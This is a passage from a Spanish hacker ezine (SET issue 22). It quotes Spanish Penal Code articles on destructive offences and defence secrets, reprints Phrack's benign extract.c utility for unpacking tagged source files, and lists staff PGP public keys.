SECCION 2. DE LOS ESTRAGOS

Articulo 346.

Los que, provocando explosiones o utilizando cualquier otro medio

de similar potencia destructiva causaren la destruccion de aeropuertos, puertos, estaciones, edificios, locales publicos, depositos que contengan materiales inflamables o explosivos, vias de comunicacion, medios de transporte colectivos, o la inmersion o varamiento de nave, inundacion, explosion de una mina o instalacion industrial, levantamiento de los carriles de una via ferrea, cambio malicioso de las se~ales empleadas en el servicio de esta para la seguridad de los medios de transporte, voladura de puente, destrozo de calzada publica, perturbacion grave de cualquier clase o medio de comunicacion, incurriran en la pena de prision de diez a veinte a~os, cuando los estragos comportaren necesariamente un peligro para la vida o integridad de las personas.

Si, ademas del peligro, se hubiere producido lesion para la vida, integridad fisica o salud de las personas, los hechos se castigaran separadamente con la pena correspondiente al delito cometido.

Articulo 347.

El que por imprudencia grave provocare un delito de estragos sera castigado con la pena de prision de uno a cuatro a~os.

SECCION 3. DE OTROS DELITOS DE RIESGO PROVOCADOS POR OTROS AGENTES

Articulo 348.

Los que en la fabricacion, manipulacion, transporte, tenencia o comercializacion de explosivos, sustancias inflamables o corrosivas, toxicas y asfixiantes, o cualesquiera otras materias, aparatos o artificios que puedan causar estragos, contravinieren las normas de seguridad establecidas, poniendo en concreto peligro la vida, la integridad fisica o la salud de las personas, o el medio ambiente, seran castigados con la pena de prision de seis meses a dos a~os, multa de seis a doce meses, e inhabilitacion especial para empleo o cargo publico, profesion u oficio por tiempo de tres a seis a~os.

Articulo 349.

Los que en la manipulacion, transporte o tenencia de organismos contravinieren las normas o medidas de seguridad establecidas, poniendo en concreto peligro la vida, la integridad fisica o la salud de las personas, o el medio ambiente, seran castigados con las penas de prision de seis meses a dos a~os, multa de seis a doce meses, e inhabilitacion especial para el empleo o cargo publico, profesion u oficio por tiempo de tres a seis a~os.

Articulo 350.

Sin perjuicio de lo dispuesto en el articulo 316, incurriran en las penas previstas en el articulo anterior los que en la apertura de pozos o excavaciones, en la construccion o demolicion de edificios, presas, canalizaciones u obras analogas o, en su conservacion, acondicionamiento o mantenimiento infrinjan las normas de seguridad establecidas cuya inobservancia pueda ocasionar resultados catastroficos, y pongan en concreto peligro la vida, la integridad fisica de las personas o el medio ambiente.

Hacking militar

CODIGO PENAL. TITULO XXIII. CAPITULO III.
DE LOS DELITOS RELATIVOS A LA DEFENSA NACIONAL

SECCION 1. DEL DESCUBRIMIENTO Y REVELACION DE SECRETOS E INFORMACIONES RELATIVAS A LA DEFENSA NACIONAL

Articulo 598.

El que, sin proposito de favorecer a una potencia extranjera, se procurare, revelare, falseare o inutilizare informacion legalmente calificada como reservada o secreta, relacionada con la seguridad nacional o la defensa nacional o relativa a los medios tecnicos o sistemas empleados por las Fuerzas Armadas o las industrias de interes militar, sera castigado con la pena de prision de uno a cuatro a~os.

Articulo 599.

La pena establecida en el articulo anterior se aplicara en su mitad superior cuando concurra alguna de las circunstancias siguientes:

1. Que el sujeto activo sea depositario o conocedor del secreto o informacion por razon de su cargo o destino.

2. Que la revelacion consistiera en dar publicidad al secreto o informacion en algun medio de comunicacion social o de forma que asegure su difusion.

Articulo 600.

1.

El que sin autorizacion expresa reprodujere planos o documentacion referentes a zonas, instalaciones o materiales militares que sean de acceso restringido y cuyo conocimiento este protegido y reservado por una informacion legalmente calificada como reservada o secreta, sera castigado con la pena de prision de seis meses a tres a~os.

2.

Con la misma pena sera castigado el que tenga en su poder objetos o informacion legalmente calificada como reservada o secreta, relativos a la seguridad o a la defensa nacional, sin cumplir las disposiciones establecidas en la legislacion vigente.

Articulo 601.

El que, por razon de su cargo, comision o servicio, tenga en su poder o conozca oficialmente objetos o informacion legalmente calificada como reservada o secreta o de interes militar, relativos a la seguridad nacional o la defensa nacional, y por imprudencia grave de lugar a que sean conocidos por persona no autorizada o divulgados, publicados o inutilizados, sera castigado con la pena de prision de seis meses a un a~o.

Articulo 602.

El que descubriere, violare, revelare, sustrajere o utilizare informacion legalmente calificada como reservada o secreta relacionada con la energia nuclear, sera castigado con la pena de prision de seis meses a tres a~os, salvo que el hecho tenga se~alada pena mas grave en otra Ley.

Articulo 603.

El que destruyere, inutilizare, falseare o abriere sin autorizacion la correspondencia o documentacion legalmente calificada como reservada o secreta, relacionadas con la defensa nacional y que tenga en su poder por razones de su cargo o destino, sera castigado con la pena de prision de dos a cinco a~os e inhabilitacion especial de empleo o cargo publico por tiempo de tres a seis a~os.

EOF

```
-[ 0x13 ]--------------------------------------------------------------------
-[ SET-EXT ]-----------------------------------------------------------------
-[ by SET Staff ]-------------------------------------------------------SET-22-
```

Volvemos a utilizar el codigo de Phrack, si teneis ideas para un extract ya sabeis donde podeis hacerlas llegar.

Y esta vez si que es cierto que ya habia algo "cociendose" pero ya veremos..

```
<++> utils/extract.c
/*  extract.c by Phrack Staff and sirsyko
 *
 *  (c) Phrack Magazine, 1997
 *      1.8.98 rewritten by route:
 *          - aesthetics
 *          - now accepts file globs
 *      todo:
 *          - more info in tag header (file mode, checksum)
 *  Extracts textfiles from a specially tagged flatfile into a hierarchical
 *  directory strcuture.  Use to extract source code from any of the articles
 *  in Phrack Magazine (first appeared in Phrack 50).
 *
 *  gcc -o extract extract.c
 *
 *  ./extract file1 file2 file3 ...
 */


#include <stdio.h>
#include <stdlib.h>
#include <sys/stat.h>
#include <string.h>
#include <dirent.h>

#define BEGIN_TAG   "<++> "
#define END_TAG     "<-->"
#define BT_SIZE     strlen(BEGIN_TAG)
#define ET_SIZE     strlen(END_TAG)

struct f_name
{
    u_char name[256];
    struct f_name *next;
};

int
main(int argc, char **argv)
{
    u_char b[256], *bp, *fn;
    int i, j = 0;
    FILE *in_p, *out_p = NULL;
    struct f_name *fn_p = NULL, *head = NULL;

    if (argc < 2)
    {
        printf("Usage: %s file1 file2 ... filen\n", argv[0]);
        exit(0);
    }
```

```
/*
 *  Fill the f_name list with all the files on the commandline (ignoring
 *  argv[0] which is this executable).  This includes globs.
 */
for (i = 1; (fn = argv[i++]); )
{
    if (!head)
    {
        if (!(head = (struct f_name *)malloc(sizeof(struct f_name))))
        {
            perror("malloc");
            exit(1);
        }
        strncpy(head->name, fn, sizeof(head->name));
        head->next = NULL;
        fn_p = head;
    }
    else
    {
        if (!(fn_p->next = (struct f_name *)malloc(sizeof(struct f_name))))
        {
            perror("malloc");
            exit(1);
        }
        fn_p = fn_p->next;
        strncpy(fn_p->name, fn, sizeof(fn_p->name));
        fn_p->next = NULL;
    }
}
/*
 *  Sentry node.
 */
if (!(fn_p->next = (struct f_name *)malloc(sizeof(struct f_name))))
{
    perror("malloc");
    exit(1);
 }
fn_p = fn_p->next;
fn_p->next = NULL;

/*
 *  Check each file in the f_name list for extraction tags.
 */
for (fn_p = head; fn_p->next; fn_p = fn_p->next)
{
    if (!(in_p = fopen(fn_p->name, "r")))
    {
        fprintf(stderr, "Could not open input file %s.\n", fn_p->name);
        continue;
    }
    else fprintf(stderr, "Opened %s\n", fn_p->name);
    while (fgets(b, 256, in_p))
    {
        if (!strncmp (b, BEGIN_TAG, BT_SIZE))
        {
            b[strlen(b) - 1] = 0;           /* Now we have a string. */
            j++;

            if ((bp = strchr(b + BT_SIZE + 1, '/')))
            {
                while (bp)
                {
```

```
                        *bp = 0;
                        mkdir(b + BT_SIZE, 0700);
                        *bp = '/';
                        bp = strchr(bp + 1, '/');
                    }
                }
                if ((out_p = fopen(b + BT_SIZE, "w")))
                {
                    printf("- Extracting %s\n", b + BT_SIZE);
                }
                else
                {
                    printf("Could not extract '%s'.\n", b + BT_SIZE);
                    continue;
                }
            }
            else if (!strncmp (b, END_TAG, ET_SIZE))
            {
                if (out_p) fclose(out_p);
                else
                {
                    fprintf(stderr, "Error closing file %s.\n", fn_p->name);
                    continue;
                }
            }
            else if (out_p)
            {
                fputs(b, out_p);
            }
        }
    }
    if (!j) printf("No extraction tags found in list.\n");
    else printf("Extracted %d file(s).\n", j);
    return (0);
}
<-->
```

EOF

```
-[ 0x14 ]-------------------------------------------------------------------
-[ Llaves ]-----------------------------------------------------------------
-[ by PGP ]-----------------------------------------------------------SET-22-

 Volvemos a lo de siempre, tanto si tienen una maquina que corre win32
 como si tienes un U*nix de cualquier tipo usa PGP o aun mejor.
 Usa GNUPG, el equivalente de PGP pero en version GNU. Sobre el mail a
 la gente del staff, los mensajes mejor encriptados. Si la informacion es
 sensible aun mas razon para encriptar el mensaje.


<++> keys/set.asc
Type Bits/KeyID    Date       User ID
pub  2048/286D66A1 1998/01/30 SET <set-fw@bigfoot.com>

-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: 2.6.3i

mQENAzTRXqkAAAEIAJffLlTanupHGw7D9mdV403141Vq2pjWTv7Y+GllbASQeUMa
Xp4OXj2saGnp6cpjYX+ekEcMA67T7n9NnSOezwkBK/Bo++zd9197hcD9HXbH05zl
tmyz9D1bpCiYNBhA08OAowfUvlH+1vp4QI+uDX7jb9P6j3LGHn6cpBkFqXb9eolX
c0VCKo/uxM6+FWWcYKSxjUr3V60yFLxanudqThVYDwJ9f6ol/1aGTfCzWpJiVchY
v+aWy1i7LxiNyCLL7TtkRtsE/HaSTHz0HFUeg3J5Kiq1VJfZUsn9xlgGJT1Ockaq
HaUBEXbYBPO1YpiAmBMWlapVQA5YqMj4/ShtZqEABRO0GFNFVCA8c2V0LWZ3QGJp
Z2Zvb3QuY29tPokBFQMFEDTRXrSoyPj9KG1moQEBmGwH/3yjPlDjGwLpr2/MN7S+
yrJqebTYeJlMU6eCiql2J5dEiFqgOOQKr5g/RBVn8IQV28EWZCt2CVNAWpK17rGq
HhL+mV+Cy59pLXwvCaebC0/r1nsbxWRcB5rm8KhQJRs0eLx50hxVjQVpYP5UQV7m
ECKwwrfUgTUVvdoripFHbpJB5kW9mZlS0JQD2RIFwpf/Z0ygJL8fGOyrNfOEHQEw
wlH7SfnXiLJRjyG3wHcwEen/r4w/uNwvAKi63B+6aQKT77EYERpNMsDQfEeLsWGr
huymXhjIFET7h/E95IuqfmDGRHoOahfcE7DV4vVvM8wl7ukCUDtAImRfxai5Edpy
N6g=
=U9LC
-----END PGP PUBLIC KEY BLOCK-----
<-->

<++> keys/falken.asc
Tipo Bits/Clave    Fecha      Identificador
pub  2048/E61E7135 1997/06/12 El Profesor Falken

-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: 2.6.3ia

mQENAzOfm6IAAAEIALRSXW1Sc5UwZpm/EFI5iS2ZEHu9NGEG+csmskxe58HukofS
QxZPofr4r0RGgR+1uboKxPDJj7n/knoGbvt+ndtB9pPiIhNpM9YkQDyovOaQbUn0
kLRTaHAJNf1C2C66CxEJdZl9GkNEPjzRaVo0o5DTZef/7suVN7u6OPL00Zw/tsJC
FvmHdcM5SnNfzAndYKcMMcf7ug4eKiLIlhaAVDO+N/iTXuE5vmvVjDdnqoGUX7oQ
S+nOf9eQLQg1oUPzURGNm0i+XkJvSeKogKCNaQe5XGGOYLWCGsSbnV+6F0UENiBD
bSz1SPSvpes8LYOGXRYXoOSEGd6Nrqro5eYecTUABRG0EkVsIFByb2Zlc29yIEZh
bGtlbokBFQMFEDOfm6auqujl5h5xNQEBOFIH/jdsjeDDv3TE/1rclgewoL9phU3K
KS9B3a3az2/KmFDqWTxy/IU7myozYU6ZN9oiDi4UKJDjsNBwjKgYYCFA8BbdURJY
rLgo73JMopivOK6kSL0fjVihNGFDbrlGYRuTZnrwboJNJdnpl2HHqTM+MmkV/KNk
3CsErbZHOx/QMJYhYE+lAGb7dkmNjeifvWO2foaCDHL3dIA2zb26pf2jgBdk6hY7
ImxY5U4M1YYxvZITVyxZPjUYiQYA4zDDEu+fO9ZDBlKu0vtx++w4BKV5+SRwLLjq
XU8w9n5fY4laVSxTq2JlJXWmdeeR2m+8qRZ8GXsGQj2nXvOwVVs080AccS4=
=6czA
-----END PGP PUBLIC KEY BLOCK-----
<-->

<++> keys/paseante.asc
Type Bits KeyID      Created    Expires    Algorithm       Use
pub+ 1024 0xAF12D401 1997-02-19 ---------- RSA         Sign & Encrypt
uid  Paseante <paseante@attrition.org>
```

```
-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: PGPfreeware 5.0i for non-commercial use

mQCNAjMK8d4AAAEEAL4kqbSDJ8C60RvWH7MG/b27Xn06fgr1+ieeBHyWwIIQlGkI
ljyNvYzLToiS+7KqNMUMoASBRC80RSb8cwBJCa+d1yfRlkUMop2IaXoPRzXtn5xp
7aEfjV2PP95/A1612KyoTV4V2jpSeQZBUn3wryD1K20a5H+ngbPnIf+vEtQBAAUT
tCFQYXNlYW50ZSA8cGFzZWFudGVAYXR0cml0aW9uLm9yZz6JAJUDBRA4wAATs+ch
/68S1AEBAQkXBAClF2Pv4AGfSOeeWuoANkYrGpJfghH/Difqj8nw1dWkXewBoZSK
69QEo4JvB+UnIi/fhmBVvNWYyL5iWdA/0c3Fx4gKVUDPm2rEnpNbs38ezsyx8VDB
8m0M3vQ4NuFxD8l2VmDUQR6wSNxwNkvp690/Kst4SshGgJ4Gt2mqbKz5Nw==
=Qkzh
-----END PGP PUBLIC KEY BLOCK-----
<-->

<++> keys/glegend.asc
-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: 2.6.3ia

mQENAzcDRhIAAAEIAJ5dpRI1AIlWl3vrrMXQ1MKleciyAmdwdDIs9U/tf3kwvItN
iq1yQUsHkv65N2DjGqjQBQsSOjgjfJ5gBHd1qw2Fg25C6j5vdAPntUJmN3SyCgfg
5TTt4FGJU9djtbLToYXw7vpmRFZqR31n+6HlBKi8/kTkcibd1QMdU2NFa9N7cxIj
dNTAoOgvr+ti7bPp4mHDp3KX0u29qrmaHorJmqF4KaJPUSzQhiXa5EyksiY7PhC9
Qfd3u8Zdo78MB7VfeFYYFcuc/mPX9bZoWw2Fhr1iGH07MPrsuyWOOpJuP68sictE
0bGfRxUiYXimpBn5FnFhx3dfJfzJ0hfe1Yo5kT0ABRG0JUdyZWVOIExlZ2VuRCA8
Z2xlZ2VuZEBzZXQubmV0LmV1Lm9yZz6JARUDBRA3A0YS0hfe1Yo5kT0BAUybB/94
RrsluhM3DN0uEcg4+ct5rde2FN7exO3gTfAMgnNSH9TBnWl+C4mg8E7lY2vEgCmB
m3crqfba+z2mRgFWylzotT6sGvxOpbr7YVglpXcXXwHHoK+vIxZdrA4A9wHH8BW3
W1hjhD7JJ7q1ohJVbnFXrPJjdx8VRQV9RSPtzu+wsYbKaVFW7d5XVDbkgwWrdhfp
clw6fMejGSlQVEWPwTwK62myA8G6vz3fO0M+wnH0Ln4F69RHybFfcj8Hb1jZBfs0
mOAXVwC2bFZoMP73o+4khQatRpf+ZjVOWF4sIOabT2XbuOXeCZxp0AJojrhIMGuS
XW3Nm2+FjD4XrTApIiJl
=S2hY
-----END PGP PUBLIC KEY BLOCK-----
<-->


<++> keys/garrulo.asc
-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: PGP 6.0.2

mQDNAzcEBEcAAAEGANGH6CWGRbnJz2tFxdngmteie/OF6UyVQijIY0w4LN0n7RQQ
TydWEQy+sy3ry4cSsW51pS7no3YvpWnqb135QJ+M11uLCyfPoBJZCcIAIQaWu7rH
PeCHckiAGZuCdKr0yVhIog2vxxjDK7Z0kp1h+tK1sJg2DY2PrSEJbrCbn1PRqqka
CZsXITcAcJQei55GZpRX/afn5sPqMUslOID00cW2BGGSjtihplxySDYbLwerP2mH
u01FBI/frDeskMiBjQAFEbQjR2FycnVsbyEgPGdhcnJ1bG9AZXh0ZXJtaW5hdG9y
Lm5ldD6JANUDBRA3BARH36w3rJDIgY0BAb5OBf91+aeDUkxauMoBTDVwpBivrrJ/
Y7tfiCXa7neZf9IUax64E+IaJCRbjoUH4XrPLNIkTapIapo/3JQngGQjgXK+n5pC
lKr1j6Ql+oQeIfBo5ISnNympJMm4gzjnKAX5vMOTSW5bQZHUSG+K8Yi5HcXPQkeS
YQfp2G1BK88LCmkSggeYklthABoYsN/ezzzPbZ7/JtC9qPK4O7Xmjpm//ni2E10V
GSGkrcnDf/SoAVdedn5xzUhHYsiQLEEnmEijwMs=
=iEkw
-----END PGP PUBLIC KEY BLOCK-----
<-->

<++> keys/netbul.asc
Tipo Bits/Clave    Fecha      Identificador
pub  1024/8412CEA5 1998/03/13 +NetBuL

-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: 2.6.3ia
```

```
mQCNAzUIfBUAAAEEAMzyW5VOda9U1grqQrYk2U+RRHAEOI/q7ZSb7McBQJakc9jI
nNH3uH4sc7SFqu363uMoo34dLMLViV+LXI2TFARMsobBynaSzJE5ARQQTizPDJHX
4aFvVA/Sjjtf76NedJH38lK04rtWtMLOXbIr8SIbm+YbVWn4bE2/zVeEEs6lAAUR
tAcrTmV0QnVMiQCVAwUQNQh8FU2/zVeEEs6lAQGWhAQAmhYh/q/+5/lKLFDxA3fX
vseAj7ZArBm1lnqR5t1dJtP4a+0EXixfBDAHEEtSfMUBmk9wpdMFwKEOrBi/suYR
CTZy11mdZDoX47Cot+Ne691gl8uGq/L7dwUJ2QuJWkgtP4OVw7LMHeo7zXitzyyx
eygW2w1hnUXjzZLpTYxJZ54=
=fbv2
-----END PGP PUBLIC KEY BLOCK-----
<-->

<++> keys/madfran.asc
-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: PGPfreeware 6.0.2i

mQGiBDcU1qwRBADEG4QNyKmU9llpdZSFMY1JsoQsrj6f0mmxXZjLTpISwYZZkb7d
6EOr/ctaR8fYzqUhRSCbO+/amHWw/Pqb7YcRbXEMT9SjxTcqhlcJXx2ZuQVRgYTW
hSDh8biUZDI8IiI8oosWcj01t3aspDXi77OzjAIqdAuRn4coCp0GSk0fbwCg/5AB
MWuwFDedsPppD7+loLWERnEEAKcQHsuZCoK2yOstfbCezjVZd8tTxP3aI/pxZ14f
mEPS15ONyZKISeeqc7i7QfSBA06L0+ke/B/4l9VxPuv2PVMQi3EeucaWHzq9ntUY
OCugQIPLEdVs5etDA4GLX4Wi0reF+7Ina6O0wQwlHu4Ph4Xn+V/eVU1+/WrPMHeY
69PdA/982Fm8507BCfQcFfaahQHeY0GaOyMZ+1h8+1o6Z4yZDbIEjQzIBvdUtzj7
3ngk/mnIWF4wB26QeSzbzbgneQAw4nJMP2uYjdO9RqsAuozlWR6Aa+KZzCdDDOpo
vma3RWSi+vn3G3QPQUEFBVQOFlt9yfqWf/1z+yCCt7APqi6q8rQdbWFkZnJhbiA8
bWFkZnJhbkBiaWdmb290LmNvbT6JAEsEEBECAAsFAjcU1qwECwMCAQAKCRBym8Cj
IUk+//BaAKCCN/FtWDa1T80mVWNmVdNtTg6mfACgrigD6fHUGCw1x1qruBQ2czUz
8x25Ag0ENxTWrBAIAPZCV7cIfwgXcqK61qlC8wXo+VMROU+28W65Szgg2gGnVqMU
6Y9AVfPQB8bLQ6mUrfdMZIZJ+AyDvWXpF9Sh01D49Vlf3HZSTz09jdvOmeFXklnN
/biudE/F/Ha8g8VHMGHOfMlm/xX5u/2RXscBqtNbno2gpXI61Brwv0YAWCvl9Ij9
WE5J280gtJ3kkQc2azNsOA1FHQ98iLMcfFstjvbzySPAQ/ClWxiNjrtVjLhdONM0
/XwXV0OjHRhs3jMhLLUq/zzhsSlAGBGNfISnCnLWhsQDGcgHKXrKlQzZlp+r0ApQ
mwJG0wg9ZqRdQZ+cfL2JSyIZJrqrol7DVekyCzsAAgIH/2lP9IydeI7B0bZopH99
TOfDnSlqJ6RIhtFv6JHXEIDC+SMPlFj2rOt5VUSAkVNPJqZqczqDPQKrUuCvbqIl
dFUiAPHLdfzjqkGWQnuh1WdAUIIlmOGjXfO3EhrUCW/3zh5hSUmLphDUy5UYtpiY
5OJywzc51c0X1pKtZAZRIQJ9eRaubCq9asBaj4uaMC62kkTe7W6nMsizD+g1uJQZ
8oeyALRc9ytLNqQA1L33wHkp+Uk8vy4Dn1f/1WU4rFibsciWyGobRFk3jofIeZmQ
wevwU2hbxSk3WHup8gA8aFjHA2UXXz2JE6fGuIWH1WdvXGin4SuY718EkC5P9i+E
+omJAEYEGBECAAYFAjcU1qwACgkQcpvAoyFJPv90SwCePCpbXnCGHxOICLOCjOtc
afI4TpEAoIyYVhEq1wgOUMUX8ZUPHLLjsZ20
=k4Yo
-----END PGP PUBLIC KEY BLOCK-----
<-->

<++> keys/siul.asc
Tipo Bits/Clave    Fecha      Identificador
pub  1024/1EDC8C41 1997/04/25 <si_ha@usa.net>
                              <s_h@nym.alias.net>

-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: 2.6.3i
Comment: Requires PGP version 2.6 or later.

mQCNAzNg3kMAAAEEAJ0v4xzWVQEKRowujS9KUfuIUL7hjg1shuirXUWSwnDIoHBB
CVPksrQmCxMCTSaOfqP9HerI2AeMzVScF51Us2++FJDTjzVtZGIIKimBy2z6tNca
z47iMzpY9ZwUjn/V4tZX/rTuWa1KdYCHnnNkvreHrWMFbKXMlDwhfMEe3IxBAAUT
tA88c2lfaGFAdXNhLm5ldD6JAJUDBRA2iWs0PCF8wR7cjEEBAUisBACIB0HjBxKJ
AKRd/ZOy8h3o5de3MMBgDA+lbOfDaNzp9aGJV5BnEb0K8zjYN16hr95q7ahiQKfG
91r/TwVrSQtaP9KdkTYCL9zb5Wwah0oVlv6wIT/JdtlvlZwfbiErWVumkIlkVhb5
Tj8Fv9QBP2TZP5LVhNthOgr/KX4a7UOMWLQTPHNfaEBueW0uYWxpYXMubmV0PokA
lQMFEDS8OMs8IXzBHtyMQQEBgRMD/1/2D8fYWbt4MLgZhwLICVrViQzVfal1rOMX
/TAF2BtMNpLj/jqwI1mZatF3OFg2cZ9kvk3Hjh2U2X4JsX2wvWj+mN/SGNK6SW/r
LF0CINxk+Yvhbs+F61uqUyI4h8bC2SMNbKRachlzyjn21et/tnHosg5j02wR6NHv
```

```
JDnVQtAHtBRsbHVpc290ZUBob3RtYWlsLmNvbYkAlQMFEDY+Ndg8IXzBHtyMQQEB
No8D/3jZft6AFyyymXic0B5aTuhjMqFcK8lSIhpEVgo+Uff0KVe3xnFGyP+3BAI1
WwcRryQX3clstYtxlRYvbK31fHUpXLqj+po1PJcp5BXY3mNNzygxIofyLSW0y2DO
9qkEHRC19ThBSfcP0dZovYn2PofXfIKS/nRZReIJC+QOE1eNtBpyb290QGxvY2Fs
aG9zdC5sb2NhbGRvbWFpbokAlQMFEDTmDzM8IXzBHtyMQQEBaMoD/Rg99n5lGKtC
t2nYJTzn8VvDkOG7MDDBqiJodBGgzzQrBIO1BQNuCjCWtxanKW8FZgBnniYCxgsi
2IvQywm24/Nwq9zgOnsGkqjINGw3t5BMp3s/23+xumw3AjMZ21XHlyMMM567ZStC
ZkLfg1PcESdBKQmcFgtszSB6KaTXLMUZ
=PU/+
-----END PGP PUBLIC KEY BLOCK-----
<-->

<++> keys/chessy.asc
Tipo Bits/Clave    Fecha      Identificador
pub  1024/32E0CF0D 1999/04/09 Chessy <chessy@arrakis.es>

-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: 2.6.3ia

mQCNAzcNW6oAAAEEALXyfmoR9dQNrLBzDdmPYfSAs/L21gEsmTtT98t7d2Kk222M
UQ1OrZikHcsTradWJz+f1iemy/sDFAZ5iQ20zeoSr3OtfkWzRtJHZAtGrNb0aLJK
8IFHRh3fHBUgLAVfI3/grmDlp65pjSyUFSbr/7sfs/0+mG+tEIae1uYy4M8NAAUR
tBpDaGVzc3kgPGNoZXNzeUBhcnJha2lzLmVzPokAlQMFEDcNW6qGntbmMuDPDQEB
eQsD/Ru9kVB/QXaeOGcB0591Hq6A7y5qKnoheyjCqWWtYJNHEeAwkEdekJQTO7oS
dJ2ynyGteEQm/ffrsN9Y0gBy1oPddfsdF6Y+MBhdhd9ralMFdAJxcxGBu9err2Mn
Ll/qLP7MnNxyo02/cEggARdHjp0yMwalvow7oT5waIFoYnPe
=cYpu
-----END PGP PUBLIC KEY BLOCK-----
<-->


<++> keys/krip7ik.asc
-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: PGPfreeware 5.0i for non-commercial use

mQGiBDZGV0ARBADWX3Xr9FaRXd7EjLiBji9WA7ESQ6xmsDBWSPpPJi/JnyHzVuVM
DgbAn08qe/yjG9J/3rmWdv2D3lGocuwzB9iToY83pHQOI3hZV8sdFGFkFele6gXI
6KVrnvNb1ou1bT8jKcXrb0WtUtAzCKWs69uDhq6120gD2KdUqBoZryh/VQCg/yPa
I1xX/M2PvnArHf+Ka6fOmDUD/i3GvK0qSNK5BWPkUjh7Bk5Whs/owbYUq/HXgtmz
dCG8CR1GnSIDHtHfmySApIooB+/LAHEsoXkiRblSnhjmERNDFoKwc2c9/JinKcWk
4wBloCOzNzZ5RP+komt0fYEzaNXd8yaKfZj2oWqZ7AO4h1wtyI02ZWmzJ1RFBAfT
n7dSA/4r9geVRSRRAYDkU+ZFb6jRttups6nvsnAsEKQWjVQqjW4pDEFdAMGunCOc
PoivxCSmejijb5ZSTtdJKkbn7mbncCmc73kl5SWJSMS/RQy6QgCdiiEThPDvn4X5
hVchWXwOMgV3mFYmMjMMU3eapQWJL2ySI7XW3PNhYNTAjd0NYLQfS3JpcDdpSyA8
a3JpcHRpa0BjeWJlcmR1ZGUuY29tPokASwQQEQIACwUCNkZXQAQLAwECAAoJEAra
8Z66kQY7EsQAn3EB2WXj9w4CzcnpXKRV3PEjdRpyAJ9v5YwONhsVENacJtJmSyhL
IwjOJrkCDQQ2RldCEAgA9kJXtwh/CBdyorrWqULzBej5UxE5T7bxbrlLOCDaAadW
oxTpj0BV89AHxstDqZSt90xkhkn4DIO9ZekX1KHTUPj1WV/cdlJPPT2N286Z4VeS
Wc39uK50T8X8dryDxUcwYc58yWb/Ffm7/ZFexwGq01uejaClcjrUGvC/RgBYK+X0
iP1YTknbzSC0neSRBzZrM2w4DUUdD3yIsxx8Wy2O9vPJI8BD8KVbGI2Ou1WMuF04
0zT9fBdXQ6MdGGzeMyEstSr/POGxKUAYEY18hKcKctaGxAMZyAcpesqVDNmWn6vQ
ClCbAkbTCD1mpF1Bn5x8vYlLIhkmuquiXsNV6TILOwACAgf/THU2NXVeN4snwq0C
swoSgLYX4e9b7iw/GzOOq4m62VsOF3/WREYK335jFFt72QSlI2DdJwljbCGxfhn6
mCctwy7BVPPUijgQCt9Yg7dT8xj9oMREcQ4jBGDOruY699f6iV3EIrZVgH2hIesH
vmfvNZRJ16EitkAaAbd+/MiQCXdaafyvv7F/9lFwOiHHwNuSPwqBTrzbO/oXkN7H
XH+noPi+MM5pdHHkK6uYkKT+awKEzzEiliyrAnsqXAIz2gQMM+vuZaAonzqTVE14
VToiZzUcbReDO0FU0fLOmUA7GPfB3q8PtFBIvltsRiqlpRIv3qeuojHG2aBdvjhQ
h9/veIkAPwMFGDZGV0IK2vGeupEGOxEC9GgAoKzcCgkB1ToQoy3iKzB95zmADFq4
AJ4hEbVbFV37G6VBjEFxQiy8e54o+A==
=t+cf
-----END PGP PUBLIC KEY BLOCK-----
<-->
```

```
<++> keys/imc68000.asc
-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: PGPfreeware 6.0.2i

mQENAzglBUcAAAEIANNUJDriyUBabJFLvR8hm0CkmSqIIPVBvJc+lLzASWRdazj5
Ghtd7sGz35VrPwhMNfWK4UGdgSfH9i6YhCTORiqs7c7C8AknDyYso9oJ+4eyXRwE
CJCwW/ckhubdddxSb2Q5d+WSsRMckrfwqtylpdGsX1klQdR2gG/xT2Omp0XRbUjZ
Xrt+iPbSpI6ZgP2GaqZaF6gGGWlyiZcS6Qe47JW32Q6NL/4a1IfIz8VLyLKu8N0H
jWlJe8nviRMFviiNKubgG/9qLtdO2GJHiSYRYLOs3fgf7HD+6/D4YszjPLWbyeNf
zgi5yP6zeffZbuOykenZLOjYp7kEiQbztOH+NL0ABRG0CGlNQzY4MDAwiQEVAwUQ
OCUFR4kG87Th/jS9AQHWIwgAnRcwDqlxiEiwBJf/oj7ZR4mfGjmoPTEi4fJ0OOxN
Q04pt7dWpEeYwpWNArJyhOrwTwAcYt0L7e5DPCuvtTh1d2zwKMUVTdivRXMICg3O
lFosPGAG9E7Y0vTdrO/3lxeaEW2Kdr9+1SDp5xHwL9fm6qLGmML5+ghbfSoOz6L+
K0v5J9aazF3F4jxJbP0UnH+AS8R3HBzTN6q4lFlY62voG3zN5YJFrlAGxMtbNQ5G
fugf3PoQVOUPa6f4jEIH6f9g6XGItLSzKjsRfM2q0H9/yaEDhmv36es3PJpxe5Ml
8VQc9V1cIIXJnTRRKYAhhdH+64+pE8YtIHZOpjtUdEGP7Q==
=8Hm1
-----END PGP PUBLIC KEY BLOCK-----
<-->


<++> keys/pdoing.asc
Tipo Bits/Clave    Fecha      Identificador
pub  1024/28CFC915 1999/09/14 Doing <pdoing@teleline.es>

-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: 2.6.3ia

mQCNAzfegMgAAAEEAMdM8lpr4KZQ7OKillYTHLrQjqks2dTzGt+qlYMgYkcNq9c8
FZHwYpUdjoaQBv8FPtLz3MgW3RlCroAqQvOvS1bVVOK0tCvn5CjCVe1SGsQUr2KD
wzDVqXga6l8/VDl5U45gcxIgIclnFThJyhvjOgSoQyYQURdOLsti29Yoz8kVAAUR
tBpEb2luZyA8amRvaW5nQHRlbGVsaW5lLmVzPokAlQMFEDhAMcnLYtvWKM/JFQEB
7+wD/2KFoGSt5SJs73IGwAUlcBVxdmEu75Je0d2a3BgU01ihz67S+ywj97CeaJWM
1S2qVNfhnFnjTeNtt5+X2ORcwAZ9v4O/MkZxHEC24iCnxQLRVtKDIVaHN8D/mqB1
SJKxxFFVdxxG2dGLupP2SFesL4kUOosX87AkicVPuntHmq2S
=5QS9
-----END PGP PUBLIC KEY BLOCK-----
<-->
```

```
 |####[ SET ]#################################################################|
 |                                                                            |
